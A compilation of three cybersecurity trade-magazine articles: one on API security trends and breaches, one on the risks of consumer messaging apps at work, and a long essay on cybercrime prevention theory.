While APIs have dominated the technology world for some time, its true potential is being realized to its fullest extent by key businesses only since the past 1 or 2 years. APIs, or Application Programming Interface, enable organizations to seamlessly integrate technologies, prompting digital transformation initiatives. APIs are becoming the backbone of nearly every industry, from improving customer experiences, automating marketing operations to facilitating financial transactions.

As customer trends, industry-specific changes and economic conditions keep fluctuating, the approaches towards utilizing APIs is changing as well. Naturally, organizations are keeping a sharp eye out to integrate architectural changes to existing API interfaces. Moreover, the importance of APIs is being further augmented, thanks to an alarming increase in cybersecurity threats, making organizational structure vulnerable to security and data breaches.

According to Future Market Insights, API security growth prospects appear bright in the forthcoming decade, being valued at US$ 984.1 Million in 2022, and expected to register an astounding CAGR of 26.3%. Organizations are making it a mandatory practice to continuously test existing frameworks, identify vulnerabilities and adopt best security practices. Here are some prominent trends which will likely shape the nature of API security in 2023 and beyond.

Vulnerabilities to Cybersecurity Threats and Data Breaches to Become More Pronounced, prompting Swift Regulatory Action

With the virtual ecosystem spawning prolifically, businesses have migrated all operations to the internet, relying on cloud-based solutions to assimilate, store and manage data. Moreover, key industries are leveraging APIs to safeguard critical information. Naturally, they are becoming easy targets for malicious entities looking to exploit the data to achieve nefarious goals. Hence, beefing up API security is of utmost concern.

As per findings reported by Salt Security, over 90% of organizations reported experiencing security problems in production APIs in 2022. Furthermore, almost 1/5th of survey respondents admitted that their organizations experienced a breach resulting from insecure APIs. In fact, the FBI was the most recent victim of an API breach. In December 2022, a database containing contact information of over 80,000 members of its InfraGuard wing were up for sale on an underground hacking forum. The data was put up for sale on Breached, an English-language cybercrime forum, for US$ 50,000.

Likewise, Australian wireless service provider, Optus, suffered a massive data breach, exposing 9.8 million customer records, including driver's licenses, passports and Medicare ID numbers, besides names, phone numbers and e-mail addresses. Such vulnerabilities and breaches are expected to push for faster regulatory action. This is expected to assume shape of a stringent cybersecurity rule for publicly traded companies in the U.S in 2023 implemented by the U.S Securities and Exchange Commission (SEC). The proposed rules aim to enhance and standardize disclosures regarding cybersecurity risk management, strategy, governance, and cybersecurity incident reporting by public companies that are subject to the reporting requirements of the Exchange Act.

Greater Penetration of Artificial Intelligence and Machine Learning in APIs

While artificial intelligence and machine learning have penetrated almost every industry domain, their potential in strengthening APIs is yet to be explored. This trend is expected to gain major traction throughout 2023. Given their automated nature, predictive capabilities and contribution towards improving business efficiency, both AI and ML have emerged as path-breaking technologies.

The most straightforward use of AI/ML is to generate API calls or server code on behalf of a programmer. Solutions like GitHub Copilot can create code stubs, reducing developers' need to write the API calls boilerplate. As a larger corpus of API calls is needed, this approach is primarily suitable for public APIs. A good API design is a function of developer experience and operational efficiency.

Algorithm-guided API design can improve the efficient layout of resources. Traffic recording and profiling information from API observability tools already provide valuable insights and can be the input for the AI-guided API design. AI can also aid in designing APIs from the ground up, mapping the use cases into correct API protocol/style semantics. For example, from the operation name "make payment," the algorithm may infer an unsafe, idempotent operation and, therefore, the POST HTTP method.

Currently, the most mature area is using AI/ML algorithms to analyze valuable information from the API traffic. For example, an algorithm can check whether there are sensitive data in the traffic or when a

malicious communication pattern threatens your systems. The existing tools already help security, DevOps, and compliance teams in their work.

Financial Services to Serve as a Key Operational Area for API Security Platforms

Financial services are expected to represent the maximum applications of API security protocols and interfaces in 2023. Studies have revealed that the financial sector has been lagging behind the most when it comes to incorporating API security, representing a mere 5% of all applications. Fortunately, an unseen benefit is expected this year, with some studies already establishing that penetration has already risen to the tune of 125% since 2020.

The Federal Financial Institutions Examination Council (FFIEC) has already issued guidance governing securing authentication and access to financial institutions' services and systems, including APIs. The guidelines aim to provide financial institutions with examples of effective risk management principles and practices for access and authentication. These principles and practices address business and consumer customers, employees, and third parties that access digital banking services and financial institution information systems.

This Guidance acknowledges significant risks associated with the cybersecurity threat landscape that reinforce the need for financial institutions to effectively authenticate users and customers to protect information systems, accounts, and data. It also recognizes that authentication considerations have extended beyond customers and include employees, third parties, and system-to-system communications.

In 2023, these regulators will increase their expectations around financial institutions' API security. With their motherlode of rich customer data and transactions, banks, fintech companies, insurance companies, and other financial institutions represent a favorite attack target for hackers. In addition, the industry must develop a scalable approach to API security if it is to move forward with open banking. Open banking, which provides third parties with access to financial transaction data, is completely powered by APIs.

APIs to Offer a Shot at Innovation with Regard to Security Services

API security is a Greenfield opportunity that leading chief information security officers will exploit to choose and implement the best frameworks, processes, and tools for their organizations. Those that move ahead proactively to implement solutions, such as platforms that enable automated AI discovery, cataloguing, management, and real-time attack detection, will achieve significant improvements in security and risk mitigation.

They will also integrate API security testing into pre-production processes, enabling developers to scan and remediate APIs before they are deployed. By doing so, they will enable teams to use DevSecOps processes to develop and deploy applications at pace, without increasing their organizations' attack surface.

These CISOs will help their organizations outperform competitors who rely on unsecured API gateways or the limited capabilities of web application firewalls. They'll achieve this goal by enabling faster innovation, using connected processes to reap more value from customers, and sparing their organizations from disabling API security breaches.

About the Author

Mohit Shrivastava, Chief Analyst ICT at Future Market Insights. Mohit Shrivastava has more than 10 years of experience in market research and intelligence in developing and delivering more than 100+ Syndicate and consulting engagements across ICT, Electronics and Semiconductor industries. His core expertise is in consulting engagements and custom projects, especially in the domains of Cybersecurity, Big Data & Analytics, Artificial Intelligence, and Cloud. He is an avid business data analyst with a keen eye on business modeling and helping in intelligence-driven decision-making for clients.

Mohit holds an MBA in Marketing and Finance. He is also a Graduate in Engineering in Electronics & Communication.

https://www.linkedin.com/in/shrivastavamohit/

Free Consumer Apps Are Not Safe for The Workplace

By Amandine Le Pape, COO, Element - A Secure Communications Platform

The consumerization of IT, compounded by enforced home and remote working as a result of the pandemic, has seen consumer-grade apps create new security risks; from a lack of transparency and data loss, through to data mining. How can organizations address the shadow IT of messaging apps?

Messaging apps have become massively popular by making it quicker and easier to communicate with people anywhere in the world. WhatsApp, the most popular mobile messenger app worldwide, is now at around two billion active users every month.

Commonplace in people's personal lives, messaging app usage has seeped into the workplace - a classic example of shadow IT. But the scale and gravity of the problem is becoming clear.

The three biggest points of pain

Quite simply, consumer-grade messaging apps are not fit for use in the workplace because the employer cannot apply any of its controls and compliance needs on them.

Employee use of consumer messaging apps causes organizations three separate headaches around transparency, inclusivity and data sovereignty.

1. Lack of transparency is of most immediate concern as that has drawn the attention of regulators. For instance the Securities and Exchange Commission (SEC) and Commodity Futures Trading Commission (CFTC) have fined 16 US investment banks $2B as a result of employees' use of personal messaging apps, because the employer no longer has reliable oversight and record keeping of business related discussion and decision-making. Concerns have been raised in other countries like the UK, where the Information Commissioner's Office (ICO) warned against government officials using WhatsApp and personal email.
2. Meanwhile, a lack of admin control and integration with company systems is causing inclusivity problems for executive leadership, HR teams and team leaders. With no oversight or management from the company, employees are able to download a consumer-grade messaging app. As there's no interoperability between messaging apps, the workforce ends up fragmented across different siloed apps. Even if employees were all in the same walled garden, with no admin control it's inevitable that team members are left out of certain groups; be that accident or malevolent. Likewise, removing group chat access when an employee leaves is best not left to chance.
3. The third significant problem is secure data management. A consumer-grade messaging app is a one size fits all proposition. Neither the company or its workforce can specify where or how the service is hosted. In the case of WhatsApp, it means all data is stored and managed on servers owned by Meta - a company whose business model is based on mining its users' data. It is not where or how a company should choose to host its data. Neither would a responsible company leave potentially vital discussion and data accessible only through two or three employees' devices who happened to be part of that conversation at the time. End-to-end encryption undoubtedly improves security, but it severely impacts data management if the company has no control over it.

Enterprise messaging apps can transform the workplace.

Employees quite rightly view consumer messaging apps as a way to speed communication and improve productivity. Yet from the organization's point of view, the risk far outstrips the gain.

The solution lies in a messaging app built for enterprises. It should allow the company to own and configure the platform, including where and how to host the service. It would also give the company complete admin control over the platform; the provisioning and deprovisioning of employees, management of chat room hierarchies, record keeping, antivirus and all the rest of it. Essentially, an enterprise-grade messaging platform provides all the enterprise control and functionality that's taken for granted with corporate email.

But simultaneously - and unlike email, or the likes of Microsoft Teams and Slack - it would preserve end-to-end encryption. And to ensure employees adopt enterprise-grade messaging, it would have to be as easy to use as WhatsApp or Telegram - from a mobile-first UX, right down to emojis and reactions.

Indeed, it would empower employees to improve their own productivity. An enterprise messaging app that supports Single Sign-On could give employees secure, single click access from a chat room straight into another enterprise app. Live data from back-end systems could be streamed into a team's chat room, to inform ongoing discussion.

And for true transformation, it would offer all of this based on an open standard, so the benefits of secure real time communication can apply across the entire supply chain.

Addressing the use of consumer messaging apps within the workplace shouldn't be regarded as a problem to fix. It should be seen as an opportunity to transform how the organization and its ecosystem communicates, and radically improve productivity.

About the Author

Amandine is Co-Founder of Element, and COO. She deals with operations across the entire company. She is also co-founder and a Guardian of The Matrix.org Foundation, the open-source project that publishes the Matrix open standard for secure, decentralised, real-time communication. Amandine has an engineering degree in Telecoms, Electronics and Computer Science from CPE Lyon and an EMBA from Rennes School of Business.

Amandine can be reached on LinkedIn at https://www.linkedin.com/in/amandinelepape/ or via Twitter at https://twitter.com/AmandineLePape

High-Tech Criminality Prevention

By Milica D. Djekic

Abstract: Crime prevention is an area of the criminology that has started developing more than a half of the century ago. Indeed, those were the bases of the crime prevention theory being known nowadays. Relying on some economic studies that time researches got a form of the novel theory being the rational choice theory. According to that study, criminals are rational decision makers who can deal with the entire cost-benefit analysis and who will attack only if there is an opportunity to succeed. They play on good profit and minimum of risk or cost as they could be completely advantaging committing the crime. Since then and the very first models in the modern criminology there have appeared a wide spectrum of the ongoing crime areas which need current skills in order to be managed. In this effort, there will be some words about the cybercrime prevention challenges as such a criminality can affect so many aspects of the human

lives and works. The topic is tough, but there will be provided some insights, as well as suggestions how to analyze the cybercrime in its preparation and planning, further in its attack phase and finally, after the entire event when the hackers have left an incident spot, so far.

Keywords: cybercrime, technology, crime prevention, intelligence, risk management, etc.

1. Introduction

Going far away into past the mankind has always been challenged with a wide diversity of the security risks and threats. With the first countries in a pre-historical period of time there have come some needs to protect own territory, train armies for the wars and manage risks to peace in own society. The history of defense goes deeply in the past times and some of those security doctrines are well-studied and applied even today. The crime has been present throughout all times and for such a reason there has appeared a need to make the first laws and introduce the very first law enforcement organizations which could assure the interests of the countries and enforce the people dealing with legality. The crime was always unwelcome as it means losses in people's lives, economic values and the entire areas being under the rulership of some state. Many people had their countries in the past, but once ruined from inside by the crime and attacked from outside from their opponents they simply stopped to exist and their people even vanished or remained some ethnic group coping as a national minority on some territory. Before the introductory of the legal regulations the people lived in the fear anyone could threaten their life as no one was punished for, say, killing someone as there were no laws to be obeyed and enforced. In that time, many were lived in the fear they will simply be the victims of someone's aggression and there would be no one to protect them. That's why the legal system is a great improvement in the history of the humankind as those who knew they would suffer the restrictions and sanctions for not obeying the law could figure out at that time it was the very beginning of the crime prevention strategies. In other words, with the upcoming law enforcement and strong state that could manage the order and peace within its borders many potential criminals just gave up from hurting anyone because they knew they would get back. Indeed, if anyone is giving up from committing the crime that's the best possible crime prevention as such a criminal justice case will never occur. Let's say that was a good tactic for the ancient times, but with the development and progress of the entire civilization the challenges have received a new shape, but the crime prevention yet remained recognized as an emerging problem in security.

On the other hand, the novel epochs have brought new challenges in the crime prevention and maybe it's not feasible destroying the crime, but its rate can be significantly reduced providing fewer headaches and better quality of life to the majority of the community members. According to the recent criminology concepts, the criminal needs, as well as anyone else's drives are deeply economy-based. Someone will make harm to someone else for the money which comes

with such a low risk to that offender. From such a point of view, it seems nothing new in security has happened as the motive of the all times criminals is the same and it is only about the interests. In other words, the money will drive this world and even today it's obvious what that greed can produce. Within the expert's communities there are some ideas that invoke some security models as a driving force for societies of nowadays. That's literally possible if the country is strong and capable to maintain a relatively safe condition to its residents or anyone on its territory. It appears the ongoing situation is only one of many chapters in the history as the most advanced economies have shown some vulnerability which well-prepared and leveraged threats knew how to exploit. The helpful recommendation could be to keep managing risk at the micro-level as the global situation would not get out of the control again. Therefore, the way of the thousand miles starts with one single step and if it is understood how everything functions at the micro-stage it can be obvious those fundamental links in the chain can cause the entire chain reaction affecting many in a relatively brief period of time. Apparently, if some small ecosystem is safe and the next one and next one being correlated with so are under the similar condition the risk can be mitigated preventing unwanted events at the planetary level. Moreover, it was pretty uneasy to win the World War 2 and liberate the occupied countries from the Nazism in parallel establishing the new global order which was challenged with the recent times. The Nazism in the 20th century might appear as a good improvisation or ad-hoc conflict as no one has prepared such a war that carefully and deeply. It seems the threats of today are the real foxes which will not say anything, but mostly proceed with their plans using a good portion of time in order to formulate their strategies and prepare a terrain for their merciless operations. The current situation is not a surprise as it lasts for a longer period of time and it looks like many were unhappy with the outcomes of the World War 2 and they simply worked hard for their time to come. In other words, all the humankind has made through the 20th century was challenged with in a military sense brilliantly formulated doctrines. Someone has tried to impeach the entire world order and send the privileged ones to the hell. Indeed, there is a great need in understanding the transnational crime and terrorism as those factors obviously tried to throw from the position the international forces which lead the world being known at the present time. The point is there have always been the conflicts for power and resources, so the ongoing condition is not anything new as many will want to get the fortune in their hands. Since the period of the World War 2 unless these days there have been the heaps of the unrests, conflicts and wars across the globe. On the surface everything appeared as usual, but below the iceberg there was happening something which led to a quite devastating situation at the global degree. Finally, everything has its background and those serving as a backup can touch those findings literally getting familiar with a very small piece of the truth, so far.

Today's conditions have changed deeply as the entire nations, machines and infrastructures are a part of the interconnected world providing a chance to many to make that long waited shift from physical to virtual environment. Indeed, it's a time of the cyber-physical systems and that paradigm is something that has its background as well and which truth yet needs to be explored and studied in order to deserve a comprehensive understanding in sense of the current trends

and tendencies. The good question here is how technology has been developing through time and why some projects are approved, while the others did not. In other words, it's about a selection that the humankind makes and as a consequence of those choices it is done what literally exits nowadays. On the other hand, as one of the characters in the Matrix movie trilogy has said the problem is a choice. By many researchers, that selection mainly depends on not really about the functionality of the product or service as there are a plenty of the craps finding their costumers, but mostly it's about some economic criteria. If there is led a word about the optimal solution it will always choose smaller economic investments despite to higher technological performances. Some technical systems might appear as reliable, but the main question with them is correlated with their trustworthiness. Literally, invoking trust into technology could be a good way out from such a complex crime prevention maze. At present, everything can be an incident spot taking with itself much deeper concept of the crime scene, but what matters with so is some crime prevention must be obtained and in the expert's community; there are heaps of the techniques, methodologies and practices that can support the security in totally preventing or somewhat reducing the crime. No doubt of that, the modern technologies can demonstrate a certain level of superiority as in this time the people are capable to design something that can work, as well as satisfy some cost-effective requirements. In other words, as everyone today relies on the emerging technology it's important to get sooner or later the machines will be able to protect themselves from being misused as many governments have recognized the trust as a highest priority. That is possible through carefully conducted investigations, programs and projects which will essentially move things from a dead point and become a piece of never ending search for new trends, tendencies and opportunities to everyone, so far.

2. Background Overview

The main challenge with a technology through time has been it could be misapplied causing a lot of nightmare to everyone having a legal right to deal with so. With the beginnings of industrialization, the people have noticed a need to put all being known at any time into the legal regulation. This means some measures and countermeasures have been invoked in order to first; protect the interests of the technology owners and their lobby and second; impose some rules which should be followed in order to avoid the get recognized as illegal by the system. Anyone unlawful within the rulership of some country can expect the certain sanctions and punishment measures for not obeying the law. There have been a lot of speculations about how this world might appear if the money would not be the only criterion dictating the trends in nearly all aspects of the human activities. Many believe the money is something that turns the world, but nowadays the globe is not any longer the place of competition for the prestige or in other words; it is the community of very high values and normative which are the postulates of the modern democracy and legacy. The generations of the dedicated humans literally invested their blood, tears and sweat in order to build up something worthy for their offspring. The human

history is written with a great suffering and at this stage it appears someone can believe it's possible to erase all those centuries of the hard work turning a power of those who made a profit though the crime just letting them take control over the entire planet and all its resources. No one honest would allow so as those added values matter and the humankind must be in hands of those strong who can move up the entire civilization, not throwing all the generations have produced into the rubbish. It's significant that cultural and nice people across the globe are at that level of awareness to understand the road of the progress can sometimes get backward, but mostly it is something which by a definition goes forward putting higher and higher standards to everyone. No one rational being at some level of the development will not willingly accept to get pushed into darkness especially if there is no a concrete reason. Playing on the card of instability and insecurity within some surrounding can dramatically affect some economies and level down the price of the properties in that area. In other words, something good can be sold below the price in time of crisis and if those conspiracy actors simply remove the risk being under their control the prices will go up and the entire facilities will become expensive. Someone selling something being paid cheaply will make a good profit if the conditions in such a community have been improved which means a better income in case of selling that object. Those who get the war are always celebrated, while those who remained unsatisfied with the result can try anything and everything to combat for more or at least something. Indeed, they will not easily capitulate, but rather stay to operate from the background creating conditions and choosing a moment to attack. Today's asymmetric situation did not come yesterday as it is an outcome of the long-term planning and preparation. There have been no right information at the right time and that's why some vulnerability has been exploited. Hence, the similar perspective is with the crime prevention which can be fully impactful if there is an accurate and timing information about the well-prepared event or in other words; the crime prevention programs could cope with some kind of the predictive trending skillfully uncovering the majority of threats and getting aware of their intentions.

In the previous several decades, the world did not look like as it is today. With the widespread usages of the new technologies the global landscape has gotten a form being close to these days. The well-developed economies pull forward trying to increase their productivity and effectiveness, as well as put their competitiveness at the higher level, while the threats pull backward insisting to make harm to everything the generations before have made. At the global scale, those advanced societies are a good example to the rest of the world which tendency should be coped with in order to make an environment of the peace, progress and prosperity. It's quite difficult thinking about such a course if there are no well-prepared crime prevention programs and crisis management strategies. It seems those who lead and those who know must be sharing with the entire global community supporting them to non-painfully exit crises and never again turn into such a fruitful land to crime and terrorism. This is not a creep for a better solidarity across the globe, but more likely the fact which has its arguments and which can prevent many unwanted events at much wider scale. The world with all its nations and counties is a very dynamic and complicated ecosystem where survival of some entities can affect the

others or the situation among some region can be reflected to another making the entire planet being deeply interconnected and dependable on anyone's actions. It sounds as a non-locality in the physics, but it's not that brainstorming as the global actors use much deeper ways of connecting and impacting one another. Let's say there are a lot of transiting routes worldwide for drug trafficking and the point of such organized crime groups is not to make a stock for their good in some small area, but mostly to deliver such a substance to high-level economies where the pricing can be much bigger leaving a space to better profit and fewer concerns being correlated with the risk to end up behind the bars. The criminals are the bad guys which cannot be underestimated as they are extremely capable and with the strong motive to commit the crime. The reason why many will turn to that side of the law is they would see the money as an enough good reason to do something harmful to the others. Any offender is a story for itself as they might develop some fictions and fantasies early in the childhood about the life they want to live when they grow up. The policing best practice has the entire methodologies to create someone's psychological profile and make some deep esteem about the motives someone has to hurt someone else in order to in such a fashion make a big money.

With the research of the modern criminology in the 1970s some of the first crime prevention approaches have appeared. The majority of professionals and specialists of that time agreed that any professional criminal is motivated with the economic benefits of some incidental situation. The experience shows the criminals and terrorists come from the different backgrounds and some of them could be in some kind of the blood relation. The crime landscape is such a challenging and it is not harsh for the victims of the crime only, but also for the majority of crime actors as they could be the opponents to each other literally making a selection at a very notorious manner. In other words, those who are weak will be eliminated from a business and in such many cases the only guaranteeing that someone will not be hurt are that person's finances which would in case of the murder go to waste. For such a reason, some criminal fractions can make a deal to collect a racket from those with the money and if there is no more bank account that actor can be sold or killed. With the appearance of the transnational crime it has become clear to the authorities the underworld got united and made a decision to challenge the rest of the world. Indeed, it's not any longer the matter of the improvisation as the transnational crime organizations pawned so many areas in the world and they literally invoked the terrorism as a method of frightening, threatening and blackmailing the international community. They went that far away to believe they can force the humankind to capitulate in front of them and approve them as the new masters of the planet. It seems the enemy is never better prepared and determined to succeed as the entire crime underground has reached such a level of the unity as never before. This happened with the literal technological boom as the global population has become dependable on digital technologies. It seems those technical solutions can remove many barriers producing a belief that someone is familiar, close and warm about someone else even if never met that person in the life. In other words, someone from Europe can believe to someone from Australia simply seeing that person's face on the screen or hearing such a voice on the call. Also, the psychological operations have that capacity to

despite to the Police best practice develop a warm relationship with the community. Probably that factor of the familiarity even between the criminals and terrorists could be a missing piece that explains how transnational organized crime could even occur. The new age of the digital systems, social networking and online communications have made everyone to believe the world is literally the global village where everyone knows everyone and anyone can become sharing with anyone no matter if those individuals do not even know another one. Apparently, the novel technologies got a convenient platform for connecting and recruiting those who are open for new experiences. Many young people are just easygoing and they will be smoothly moved from one part of the world to another as they are in a chronical search for something so spectacular and breathtaking. Therefore, they cannot figure out the life being shown through media does not exist and everything is a huge illusion which can lead into deep delusions and deceptions leaving so hard consequences to the entire life of those with such a belief. Many medical professionals report it's such a heavy to teach someone to quit with trusting into something that does not match reality at all, so far.

3. Crime Prevention Theory

According to the modern crime prevention theory, the crime occurs only if there is a motive for so getting with itself an opportunity to even attempts an offense. The crime is not only what takes place at the incident spot as it seeks some pre-events and post-events activities. All those are necessary to make a case or in other words; prove all criminal schemes being a part of some criminal justice investigation. The majority of the current criminal justice cases are motivated with the financial aspect of the lawbreaking, but there are also emotional offenders who might never commit the crime if they did not get irrational or insane at some moment. In such a sense, it is important to mention some cases of the violence which were the consequence of the mental health disorder or dealing under the influence of drug, alcohol and the other psychoactive substances. Indeed, the main motive for professional criminals is the money, but there are also those who can literally kill for not being with themselves. Those persons must pass though the entire medical forensic investigation which serves to estimate the real amount of guiltiness in such a case. The untreated addition conditions are far more dangerous for the community members as those individuals might try to hurt someone for being in some sort of the mental health crisis. The developed societies are aware of such a risk and by their law it's needed to report any case of unwell or insane condition as the medical professionals could put under the monitoring those persons and prescribe them an adequate treatment making from them the functional members of the community, not the trouble to everyone. Maybe it could be a good tactic to remove the potential risk to many simply healing the sick as apparently; untreated guy with some obsession, addition or irrationality can simply turn into crime getting a threat to the rest of such an environment. It's well-known the drug addicts can choose to turn into illegal waters because there is a need for the good money in order to continue buying and consuming narcotics. The drug addiction is an expensive habit and those guys live literally dirty life mostly

being pushed into heavy criminalities as they are so weak to say no and too addicted to miss even the smallest dose of the drug. There are a plenty of the governments worldwide and they are more or less beneficial for their people and in a time of the crises those institutions could deal with more critical things, not with some crime prevention programs which should decrease a rate of the mental illness among the communities. In total, caring about the people's wellbeing could be the crime prevention response in so many cases especially for a reason so many critical persons are deeply interconnected with the criminal surrounding and can provide the vital information about how it works on the opposite side of the law, so far.

The security is about the society control and competitive law enforcement agencies can develop a strong link with their communities literally being aware about everyone's habits, behavior and actions. In other words, such a crime prevention program can make a deep screening into an essence of the community's tendencies. It's quite hard developing such a policing and it takes decades of studious research and readiness programs creating. As being discussed before, there has appeared a great shift from physical into virtual domain which means some findings and evidence can be gathered even in the cyberspace. The best policing practice includes an outstanding analytics as the Police must know and understand the trends in their area of responsibility. Some believe it's sufficient to cope with the physical findings only, but the modern world dictates a totally new approach to security, policing and defense. In other words, the intelligence communities have done a brilliant teaching as they can collect very sensitive information even remotely. Apparently, those agencies will not directly pick up some clues, but they will mostly rely on capacities of the local authorities to prove something. In addition, many intelligence agents cope with some permissions regarding the case management as they can be engaged and support the investigations across the globe. The way they do so is pretty straightforward as they can monitor a plenty of the activities in the high-tech environment. That tendency is ongoing per decades, but it seems many had to wait for a progress distribution to reach on their communities. Nowadays it is possible to combat any situation in the virtual space as the majority of the law enforcement organizations deal with such a sort of the resources. Also, it's up to the justice system of any country what was classified as legal or illegal regarding their laws and legal regulations.

On the other hand, anyone applying the cyberspace for some purposes will leave footage there providing some evidence about the user behavior online. The modern identity and access management techniques can accurately determine who was behind some accounts and those findings can further be directed to the analytics centers in order to carefully proceed with such a case. Reporting about someone's habits and behavior to the system is a great crime prevention program as many of so can be figured out timely and in a right manner. In an essence, if there would be some kind of the real-time supervision in the information-communication infrastructure it could be feasible to obtain some information about the crime before it even happens. The majority of the law enforcement agencies are aware about such a trending and the policing worldwide works hard on novel and improved crime prevention strategies. The new times will

bring new tendencies and as it is well-known the cyber technologies are in focus for several decades because many have recognized the power of such a critical asset. In other words, if the system can show some attention about each member of the community in a physical sense it's also possible to do some cyber tracking in order to get to know better what civilians and not only them do when they are on the grid. Next, it's nothing novel that any activities in the cyberspace are traceable and even the identity confirmation is not a problem for such skillful security forces. From a today's point of view, the frameworks of the coming crime prevention programs should be concentrated on the smart and safe applications of the emerging technologies as probably the bad actors will not hang out on the street operating on some trouble, but they will more likely sit in their place making the entire conspiracy with the rest of the criminal group relying on the advantages of the cutting-edge technologies, so far. With such a finding in the hands of the good guys some degree of the crime prevention is obtainable.

4. Current Situation Challenges

It's always suitable dealing with a good situational awareness as such an approach give some chance to recognize, handle and remove some threat from a community. As it was some mentioning before, there has been a great shift from physical into cyber world and the majority of the risks come from the high-tech environment. Also, many heavy cases and even average offenders use technologies such as cell phones, computers, web connectivity, communication platforms and much more in order to manage some criminal occurrence. All those are cyber technologies and they are literally present in any segment of the people's lives and businesses. In this modern time, the Police capacities have gone that far away as it is enough coping with someone's asset connection in order to put under exposure the entire object and anyone spending some time there. In addition, the identity management has become such a far reaching to relying on a common trace within any infrastructure can with an extremely high degree of accuracy confirm someone's identity and consequently perfectly determine someone's whereby at any moment. In other words, any case of the ongoing tracking can provide an outstanding results and the entire effectiveness in the case management has dramatically increased. The cybercrime is such an emerging crime area and there are still countries in the world that did not make the adequate legal regulations regarding high-tech criminality apart to that putting aside their capabilities to combat cybercrime as their entire system is such a poor to even conduct some investigations and prove someone's responsibility in that sense. Globally, the cybercrime costs more than 5% of the world's gross product per an annum and that's literally a disappointing fact everyone needs to think about. The entire international situation is difficult as the cyberspace is a fruitful ground for making a good profit, as well as supporting the other crime areas in their expansion. Indeed, the information-communication technologies are yet in hands of the legal portion of the society, so the law enforcement agencies have a full permission over those technical systems. Some forecasts suggest that the majority of the nowadays Police searches will be done automatically offering an opportunity to the officers to spend more time on thinking,

preparing and analyzing such a collected dataset. It seems all being needed already exist, but what is necessary is to attempt some reorganizations and probably reforms within the law enforcement sector doing all so in much more innovative and deep manner. In other words, the research community with the exceptional programming capacities can make many improvements in the technology being used today just giving more secure shape to everything being in usage at this stage of the development. The high-tech criminality is a big challenge at this time and even if it is gone some decades back there have been some legal frameworks against the cybercrime – first, in the United States and later among the rest of the world.

The main challenge with the hacking is it can be widely applied in the asymmetric operations directly or indirectly causing some catastrophic consequences over the globe. Many terrorist and high-tech crime groups are aware about the potentials of the asymmetric warfare and it appears the ultimate demand for the cyber industry will be to produce some kind of counter-weapon as there are the needs on both – civilian and defense marketplace. The high-tech criminality originates from a workstation of the single cyber criminal and within just a few hours can affect thousands of the networks with all their equipment being applied for either personal or professional purposes. The gravest challenge in such a case is how to obtain the information about someone's intentions to ruin the majority of the strategic infrastructure. In other words, there is an arising requirement for safer cyberspace and at this stage; it's hard to think about some cybercrime prevention programs as it's yet needed to improve the current technology. The main trouble nowadays is the modern age has taught many how to respond to the crisis and indeed; there are a plenty of the readiness programs on the market, but there is still no response how to avoid an incident in the cyberspace. In an essence, it can take decades before the ongoing research findings get applied in some crime prevention programs or used to formulate some crime prevention strategies. In a time of the emergency, it's important to deal rationally in order to reduce the risk from a human flaw. In other words, the security is a stressful profession and if the people do not remain calm and with the critical thinking they can easily lose control over a situation they got to manage.

Researching any crime area is tough and time-consuming task and the real concerns appear when the program, project or strategy is ready and it needs to be implemented. That phase in crime prevention is most demanding as it seeks a skill and many people tackle such a challenge simply making the teams of the professionals coping with a great amount of the solidarity and support about each other. The modern best practice in defense is appropriate, but yet needs some reviews in order to be used in a more intelligent fashion. The time of the crises is lasting too long and the majority of the humans have developed resilience to such a situation. In other words, the world can operate under such heavy working conditions and even if there have been some weaknesses at the global level the current mankind has learnt how to prevent them from being exploited, as well as figured out how to leverage the existing capacities, so far. As it is well-known, there is no a silver bullet and anyone claiming the things can be repaired like that is either exceeding or does not know. The generations and generations of the dedicated persons

have invested their lives to make something being available today and that effort is priceless, as well as worth of such a commitment. On the other hand, new challenges have come with new epochs and as the entire globe is deeply in a process of the industrialization it's so strange how the time of the emergency has come with something bringing the progress and betterment to many. The majority of the governments across the world will agree it's not their interest to stay speechless in front of the crime and terrorism as no person in this world deserves to lose own life, home or employment for someone's unhealthy attempt to take control over everything being done unless now.

5. Need for Cyber Defense Programs

The cybercrime as one of the most appealing concerns of today is an area of the criminology that must be tackled smartly, systematically and seriously as it always might go out of the control of the defense agencies. The first legal acts and laws regarding high-tech criminality have appeared in the 1970s in the United States. It was more than a half of the century ago and even than the strategists of that time recognized how threatening the unprotected digital environment could be. With the 1980s the very first PCs have overwhelmed the world and as the internet was designed in the late 1970s it was obvious the new technological wave came bringing with itself many ups and downs. The most dangerous thing with such interconnected devices and people was in that time the first generations of the malware became to be produced and sent into the cyberspace. Even nowadays there are the heaps of the cutting-edge technology users who cannot recognize they are under the hacker's attack. It seems in the majority of the world it's yet necessary to create the awareness programs as a starter because if the people get capable to handle such a concern they will through such a government's program report those occurrences to the authorities and once those officers gain the skill to investigate that event it's possible to talk about some crime prevention – not literally, but broadly yes! In other words, if the people are aware and they show a certain level of the cooperation with the Police many hackers can give up from their intentions as they can estimate the risk is such a huge to operate in that zone. Indeed, if the cyber criminals get returned from their target being suitable for hacking an incident will not happen or if they simply rude to do something they will be effectively investigated and arrested which they do not want and that's the real power of the crime prevention program. At the beginning, the awareness programs are welcome for a reason they will make many to hesitate to event make an attempt, but it takes time to establish true crime prevention capacities as those strategies should capture strategic assets, businesses as a critical infrastructure and the rest of the vitally important aims that could be offended through the cyberspace. Also, the entire system should rely on the well-trained staffing which will be with a capacity to respond to those situations being extremely skillfully and carefully coordinated in any of such law enforcement operations. Apparently, it's not enough to only inform the civilians about all the threats coming from the high-tech spots as such a crime prevention program needs to be deeply researched and developed in order to demonstrate its true impacts as time goes on. In other

words, behind those high-tech criminality prevention programs must be the entire army of the well-prepared staffs and some sort of the future campaigns must include the total mobilization of the people which could support their own countries for not being the victims of the cybercrime. That inclusion is obtainable through community crime prevention programs that literally serve to engage the entire nation putting some effort in combating crime and removing the fear from the offense, as well as improving the quality of the life to everyone. The majority of the developed societies worldwide cope with some of those strategies for a long period of time, but the trouble is the developing countries still need to make some steps in such a fashion.

